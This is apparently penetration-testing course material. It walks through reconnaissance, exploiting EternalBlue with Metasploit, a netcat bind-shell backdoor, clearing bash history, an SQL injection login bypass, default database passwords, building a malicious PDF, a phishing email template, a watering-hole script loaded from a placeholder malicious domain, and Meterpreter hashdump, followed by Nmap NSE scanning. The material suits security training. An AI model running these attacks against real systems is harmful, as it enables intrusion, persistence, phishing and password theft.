Adhering to security best practices, such as regular audits, employing firewalls and intrusion detection systems, and conducting employee security awareness training, can significantly reduce the risk of exploitation.

The Process of Exploiting a Vulnerability

Introduction

Exploiting a vulnerability is a systematic process that involves several stages, from initial reconnaissance to gaining and maintaining access.


Reconnaissance

1.1 Gathering Information

The first step in exploiting a vulnerability is gathering as much information as possible about the target system, known as reconnaissance or recon. This includes identifying the target's IP addresses, domain names, network infrastructure, and potential entry points.

Example Command: Using **whois** to gather domain information.

whois targetdomain.com



```
address       6777129
address       Israel
phone:         +972 52 8478018
fax-no:        +972 3 7100766
e-mail:        domain AT johnbryce.co.il
nic-hdl:       DT-OP2617-IL
changed:       Managing Registrar 20190306

registrar name: Domain The Net Technologies Ltd
registrar info: https://www.domainthenet.com

% Rights to the data above are restricted by copyright.

┌──(kali㉿kali)-[~/Desktop]
└─$ whois johnbryce.co.il
```

This command retrieves information about the domain **targetdomain.com**, including the registrar, contact details, and sometimes the IP address range associated with the domain.

1.2 Scanning and Enumeration

Once initial information is gathered, the next step is to scan the target to identify open ports, services, and potential vulnerabilities. Tools like Nmap and Nessus are commonly used for this purpose.

Example Command: Using **Nmap** for service detection.

nmap -sV target_ip

This command scans the target IP address for open ports and attempts to identify the version of the services running on those ports.

Gaining Access

2.1 Identifying Vulnerabilities

The information gathered during reconnaissance and scanning is analyzed to identify vulnerabilities that can be exploited. This might involve cross-referencing findings with vulnerability databases like CVE (Common Vulnerabilities and Exposures).

2.2 Crafting the Exploit

Depending on the vulnerability, an exploit might already exist, or a custom exploit may need to be developed. Exploits can range from simple commands to complex programs written in languages like Python, C, or Ruby.

2.3 Executing the Exploit

Executing the exploit is the act of leveraging the identified vulnerability to gain unauthorized access or perform unauthorized actions on the target system.

Example Command: Using Metasploit to exploit a vulnerability.


Maintaining Access

3.1 Installing Backdoors

Once access is gained, attackers often install backdoors to ensure persistent access to the system, even if the original vulnerability is patched.

Example Command: Creating a simple backdoor with Netcat.

nc -lvp 4444 -e /bin/bash



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 4444 -e /bin/bash
listening on [any] 4444 ...
```

This command sets up a Netcat listener that executes **/bin/bash** for incoming connections, effectively creating a backdoor shell on port 4444.

3.2 Covering Tracks

To avoid detection, attackers may clean up logs and use techniques to hide their activities.

Example Command: Clearing bash history.

history -c && rm ~/.bash_history

This command clears the current session's command history and deletes the **.bash_history** file to remove evidence of the commands executed.

Use of Metasploit in Exploitation

Introduction

Metasploit is a powerful framework used for developing, testing, and executing exploits against a target system. It is an indispensable tool for penetration testers due to its extensive exploit library, payload options, and auxiliary modules.

Metasploit Framework Overview

1.1 Components of Metasploit

- **Exploit Modules**: These are codes that exploit specific vulnerabilities in target systems or applications.
- **Payload Modules**: These are codes that run on a target system after a successful exploit, ranging from creating a simple shell to installing a backdoor.
- **Auxiliary Modules**: These modules include scanners, fuzzers, and other tools for reconnaissance and other non-exploitative actions.
- **Encoders**: These are used to obfuscate payload modules to evade detection by security devices like IDS/IPS and antivirus software.
- **Post-Exploitation Modules**: These modules are used after gaining access to a target for tasks like privilege escalation, evidence collection, or lateral movement.

1.2 Metasploit Console (msfconsole)

The Metasploit Console (**msfconsole**) is the main interface to the Metasploit Framework. It offers a comprehensive command-line interface for accessing and managing the modules, payloads, and exploits.

Setting Up Metasploit

Before diving into exploitation, ensure Metasploit is properly installed on your penetration testing machine. Metasploit is included by default in penetration testing distributions like Kali Linux.

To start Metasploit, simply open a terminal and type:

```
msfconsole
```


Exploitation with Metasploit

3.1 Selecting an Exploit

After identifying a vulnerability in the target system, search for a corresponding exploit in Metasploit's database.

Example Command: Searching for an exploit

search ms17-010




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Descript
ion
   -  ----                                      ---------------  ----     -----  --------
---
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010
 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010
 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010
 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010
 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUB
LEPULSAR Remote Code Execution
```

This command searches for exploits related to the MS17-010 vulnerability (EternalBlue).

3.2 Configuring the Exploit

Once an exploit is selected, load it into the Metasploit console and configure the necessary options, such as the target's IP address and the payload.

Example Commands:



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.119.131
rhosts => 192.168.119.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost eth0
lhost => eth0
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

This sequence sets up the EternalBlue exploit for a target IP, selects a Meterpreter payload for a reverse TCP connection, and sets the local host IP for receiving the connection.

3.3 Executing the Exploit

With the exploit and payload configured, execute the exploit to target the vulnerability.

Example Command:

```
exploit
```

Or, to run the exploit in the background:

```
exploit -j
```

3.4 Using Meterpreter

Upon successful exploitation, a Meterpreter session may be established, providing powerful capabilities for interacting with the target system.

Example Commands:

- To list current sessions:

sessions

- To interact with a session:


sessions -i session_id

- Common Meterpreter commands include **sysinfo** for system information, **getuid** to get the user ID, and **shell** to drop into a command shell on the target.

Post-Exploitation

Metasploit's post-exploitation modules enable further actions after initial exploitation, such as privilege escalation, collecting evidence, or pivoting to other systems.

Example Command: Running a post-exploitation module



```
msf6 post(windows/gather/enum_applications) > use post/windows/gather/enum_applications
msf6 post(windows/gather/enum_applications) > set session 1
session ⇒ 1
msf6 post(windows/gather/enum_applications) > run
```

This command lists installed applications on the Windows target associated with the given session.

Exploiting Network Services

Introduction

Network services, ranging from web servers to database services, are integral components of an organization's IT infrastructure. However, they can also introduce vulnerabilities if not properly secured.

Understanding Network Services

1.1 The Role of Network Services

Network services facilitate data exchange over networks, supporting various functionalities like web hosting, file sharing, and email transmission. These services listen for incoming connections on specific network ports, making them potential targets for attackers.

1.2 Common Vulnerable Services

- **Web Servers** (e.g., Apache, IIS): Vulnerabilities might include directory traversal, insecure configurations, and server-side script execution.
- **FTP Services** (e.g., vsFTPd): Vulnerabilities can include anonymous access, buffer overflows, and command injection.
- **Database Services** (e.g., MySQL, Microsoft SQL): Common issues involve SQL injection, default credentials, and unencrypted data transmission.

Identifying Vulnerable Services

2.1 Port Scanning

Port scanning is the initial step to uncover open ports and associated services on a target system.

Example Command: Using Nmap for port scanning.

```
nmap -sS -T4 target_ip
```

This command performs a SYN scan (**-sS**), which is stealthy and fast (**-T4**), against the target IP.

2.2 Service Enumeration

After identifying open ports, the next step is to enumerate the services running on those ports to find potential vulnerabilities.

Example Command: Using Nmap for service enumeration.

```
nmap -sV -p 21,22,80 target_ip
```

This command scans for service versions (**-sV**) on FTP (21), SSH (22), and HTTP (80) ports.

Exploiting Vulnerabilities

3.1 Exploitation Techniques

Exploiting network services involves leveraging vulnerabilities to gain unauthorized access or execute arbitrary code. Common techniques include buffer overflows, injection attacks, and exploiting misconfigurations.

3.2 Exploiting Web Services

Web services are commonly exploited through injection attacks and misconfigurations.

Example: SQL Injection

SQL injection involves injecting malicious SQL statements into an input field to manipulate or exploit the database behind a web application.

' OR '1'='1'; --

This payload can be used in a login form to bypass authentication by always returning a true condition.

3.3 Exploiting FTP Services

FTP services can be vulnerable to anonymous access or buffer overflow attacks.

Example Command: Connecting to an FTP service with anonymous access.

ftp target_ip


After connecting, use **anonymous** as the username and a blank or generic password to attempt unauthorized access.

3.4 Exploiting Database Services

Exploiting database services often involves leveraging SQL injection vulnerabilities or default credentials to gain access.

Example Command: Using default credentials to access a MySQL database.

mysql -u root -p -h target_ip



```
┌──(kali㉿kali)-[~/Desktop]
└─$ mysql -u root -p -h 192.168.119.132
Enter password:
```

Try common default passwords like 'root', 'admin', or an empty password.

Client-Side Exploits in Penetration Testing

Introduction

Client-side exploits target vulnerabilities in software applications that run on a client's machine, such as web browsers, email clients, and document readers. These exploits are particularly insidious because they leverage the trust relationship between the user and their software.

Understanding Client-Side Exploits

1.1 Nature of Client-Side Vulnerabilities

Client-side vulnerabilities arise from issues within the client software that allow malicious actors to execute arbitrary code, steal data, or gain unauthorized access. Common vulnerabilities include buffer overflows, improper input validation, and cross-site scripting (XSS).

1.2 Attack Vectors

Common attack vectors for client-side exploits include:

- **Phishing Emails**: Malicious attachments or links that exploit vulnerabilities in email clients or document readers.
- **Malicious Websites**: Exploiting vulnerabilities in web browsers or plugins through drive-by downloads or malicious scripts.
- **Third-Party Applications**: Vulnerabilities in applications like PDF readers, media players, or office software can be exploited through specially crafted files.

Preparing for Client-Side Exploitation


2.1 Reconnaissance

Identifying the software and versions used by the target organization is crucial. This information can often be gathered through social engineering, phishing campaigns, or network reconnaissance.

2.2 Crafting the Exploit

Once a target application and vulnerability are identified, an exploit is crafted. This might involve creating a malicious document or crafting a webpage with malicious JavaScript.

Example: Creating a malicious PDF with Metasploit.



```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename pt_test.pdf
filename ⇒ pt_test.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter
/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost eth0
lhost ⇒ eth0
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'
 ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'pt_test.pdf' file ...
[+] pt_test.pdf stored at /home/kali/.msf4/local/pt_test.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

This command sequence in Metasploit creates a malicious PDF designed to exploit a known vulnerability in Adobe PDF Reader.

Delivering the Exploit

3.1 Phishing

Phishing is a common method for delivering client-side exploits. Crafting a convincing email that entices the user to open an attachment or click a link is critical.

Example Phishing Email:

Subject: Urgent - Invoice Overdue Dear [Name], Please see the attached invoice that is overdue. We kindly request you to process this at your earliest convenience. Best regards, [Your Name]

Attach the previously created **malicious.pdf** to the email.

3.2 Watering Hole Attacks

This involves compromising a website known to be frequented by the target audience and injecting malicious code to exploit browser vulnerabilities.

Example Code Snippet for a compromised website:

<script src="http://maliciousdomain.com/exploit.js"></script>

This JavaScript could exploit a browser vulnerability when visited by the target.

Executing the Exploit

Once the target interacts with the malicious content, the exploit will attempt to execute. Success depends on factors like the exploit's reliability, the target's software versions, and security measures in place.

4.1 Gaining Access

A successful exploit might grant access to the target's system. For example, a Meterpreter session could be established, providing deep control over the compromised system.

4.2 Post-Exploitation

After gaining access, further actions can include data exfiltration, privilege escalation, or lateral movement within the network.

Example Meterpreter Commands:

- **getuid**: Displays the user ID Meterpreter is running under.
- **sysinfo**: Shows system information of the compromised host.
- **hashdump**: Dumps the password hashes from the compromised system.

Mitigation and Defense

Understanding client-side exploits aids in developing effective defense strategies. Regular software updates, user education, and endpoint protection solutions are critical in mitigating the risk of client-side attacks.

Role of Zero-Day Vulnerabilities in Exploitation

Introduction

Zero-day vulnerabilities are previously unknown flaws in software or hardware that attackers can exploit before developers have an opportunity to release a fix. These vulnerabilities are highly valuable to attackers and pose significant challenges to cybersecurity defenses.

Understanding Zero-Day Vulnerabilities

1.1 Definition and Impact

A "zero-day" refers to the number of days the software vendor has known about the vulnerability; zero implies it is not yet publicly known or patched. The exploitation of zero-days can lead to unauthorized access, data breaches, and widespread system compromise before detection and remediation are possible.

1.2 Discovery and Disclosure

Zero-day vulnerabilities are often discovered by security researchers, attackers, or accidentally by users. The ethical dilemma arises in how and when to disclose these vulnerabilities. Responsible disclosure involves privately notifying the vendor and allowing them time to patch the issue before public disclosure.

Identifying Zero-Day Vulnerabilities

2.1 Research and Analysis

Identifying zero-day vulnerabilities requires a deep understanding of the software and hardware systems, including their architecture and code. Security researchers often use techniques like fuzzing, reverse engineering, and code analysis to uncover hidden flaws.

Example Technique: Fuzzing

Fuzzing involves providing invalid, unexpected, or random data as inputs to a program to trigger errors and potential vulnerabilities.

2.2 Monitoring and Intelligence

Staying informed about potential zero-day exploits involves monitoring dark web forums, security bulletins, and threat intelligence feeds for indications of new exploits or suspicious activities that might suggest zero-day exploitation.

Exploiting Zero-Day Vulnerabilities

3.1 Crafting the Exploit

Exploiting a zero-day vulnerability involves creating an exploit that leverages the vulnerability to achieve the desired outcome, such as unauthorized access or data exfiltration. This requires advanced skills in programming, system architecture, and exploit development.

3.2 Ethical Considerations

The exploitation of zero-day vulnerabilities for penetration testing is fraught with ethical and legal issues. Penetration testers must have explicit permission from system owners and operate under strict guidelines to ensure their actions are legal and ethical.

3.3 Example Exploit Scenario

Given the sensitive nature of zero-day exploits, we will not provide a real-world example of exploiting a zero-day vulnerability. Instead, we emphasize the importance of responsible disclosure and the use of such knowledge for defensive purposes rather than offensive exploitation.

Mitigation and Defense Strategies

4.1 Patch Management

Regularly updating and patching systems is crucial in defending against known vulnerabilities. While zero-days are, by definition, unpatched, maintaining a robust patch management process can minimize the window of exposure once a patch is released.

4.2 Defense in Depth


Employing a multi-layered security strategy that includes network segmentation, intrusion detection systems, and comprehensive monitoring can help detect and mitigate the impact of zero-day exploits.

4.3 Threat Hunting and Incident Response

Proactive threat hunting and a well-prepared incident response plan can help organizations detect and respond to zero-day exploits more effectively, minimizing potential damage.

Practical Exploitation

Look for scripts designed to scan for weaknesses. These scripts are usually looking for a specific weakness or type of weakness to exploit. In the example below, search all NSE files with the word vuln.



```
kali@kali:~$ locate *vuln*.nse
/usr/share/legion/scripts/nmap/vulners.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/http-huawei-hg5xx-vuln.nse
/usr/share/nmap/scripts/http-iis-webdav-vuln.nse
/usr/share/nmap/scripts/http-vmware-path-vuln.nse
/usr/share/nmap/scripts/http-vuln-cve2006-3392.nse
/usr/share/nmap/scripts/http-vuln-cve2009-3960.nse
/usr/share/nmap/scripts/http-vuln-cve2010-0738.nse
/usr/share/nmap/scripts/http-vuln-cve2010-2861.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3192.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3368.nse
/usr/share/nmap/scripts/http-vuln-cve2012-1823.nse
```

Some NSE groups activate more alerts than others. To run an entire group, type:

```
nmap -sS -Pn --script=safe scanme.nmap.com
```

Identifying Vulnerabilities and Exploits

An exploit takes advantage of a bug or vulnerability in software or hardware to cause unintended or unanticipated behavior. While the bug or vulnerability is unknown to the developers, the bug or vulnerability is named *Zero-Day*. In this subject, learn the basics of identifying vulnerabilities and finding exploits for them.

NSE Scripting

The Nmap tool has a scripting engine named NSE. The scripts automate a wide variety of networking tasks. Currently, the NSE script is divided into 14 categories:

auth	Attempts to authenticate various services again.
broadcast	Discover devices on the network by broadcasting.
brute	Brute force attacks against authentication.
default	Those scripts run by default when using the -sC flag.
discovery	Those scripts attempt to discover more about the network by querying databases again.
dos	Denial of service attacks.
exploit	Actively exploit vulnerabilities.
external	Scripts in this category may send data to a third-party database or other network resources.
fuzzer	Discover bugs and vulnerabilities in software and hardware by sending unexpected or randomized fields in each packet.
intrusive	These scripts cannot be classified in the safe category because the risks are too high to crash the target system.
malware	These scripts test whether the target platform is infected by malware or backdoors.

safe	Scripts designed not to crash services, use large network bandwidth or other resources, or exploit security holes are considered safe.
version	The scripts in this category extend the version detection feature and cannot be selected explicitly.
vuln	These scripts check for specific known vulnerabilities and generally report results if they are found.

--script=<script>	Set a script to use.
--script-args=	Set a script argument (to add more than one argument, use the "," sign between each argument).
--script-trace	Show the sent and received traffic.
--script-updatedb	Update the NSE database.
--script-help=<script>	Show help information about a script.

NSE scripting uses a rule set to determine whether it should run against a target. Four functions determine when the script runs.

prerule()	Run once before any hosts are scanned.
hostrule(host)	Executed after Nmap has run normal operations.
portrule(host, port)	Run against specific services listening on a target host.
postrule()	Run after each batch of hosts is scanned.

Basic Usage

Nmap installation includes a repository of scripts as a built-in feature; currently, there are 600+ scripts in the repository. To list all scripts by using the command:

```
ls /usr/share/nmap/scripts
```

NSE scripts can be downloaded from any source, such as GitHub, and installed by copying them into the /usr/share/nmap/scripts folder.

```
nmap --script=<Script/Path to a script> <target>
```

Instead of naming a script, name a category, for example:

```
nmap --script=default <target>
```


To use the default category by specifying the **-sC** flag.

Vulscan

The notable NSE script in vulnerability detection (the **vuln** category) on remote services is vulscan. The script queries its local CVE databases hosted on the client conducted the scan.

https://github.com/scipag/vulscan scipag_vulscan

Scan the Nmap domain; this domain is set up for scanning by Nmap: **scanme.nmap.org**. The IP address of the domain may change; use the host tool we learned about before identifying the IP address.




```
kali@kali:~$ host scanme.nmap.org
scanme.nmap.org has address 45.33.32.156
scanme.nmap.org has IPv6 address 2600:3c01::f03c:91ff:fe18:bb2f
kali@kali:~$ 
```

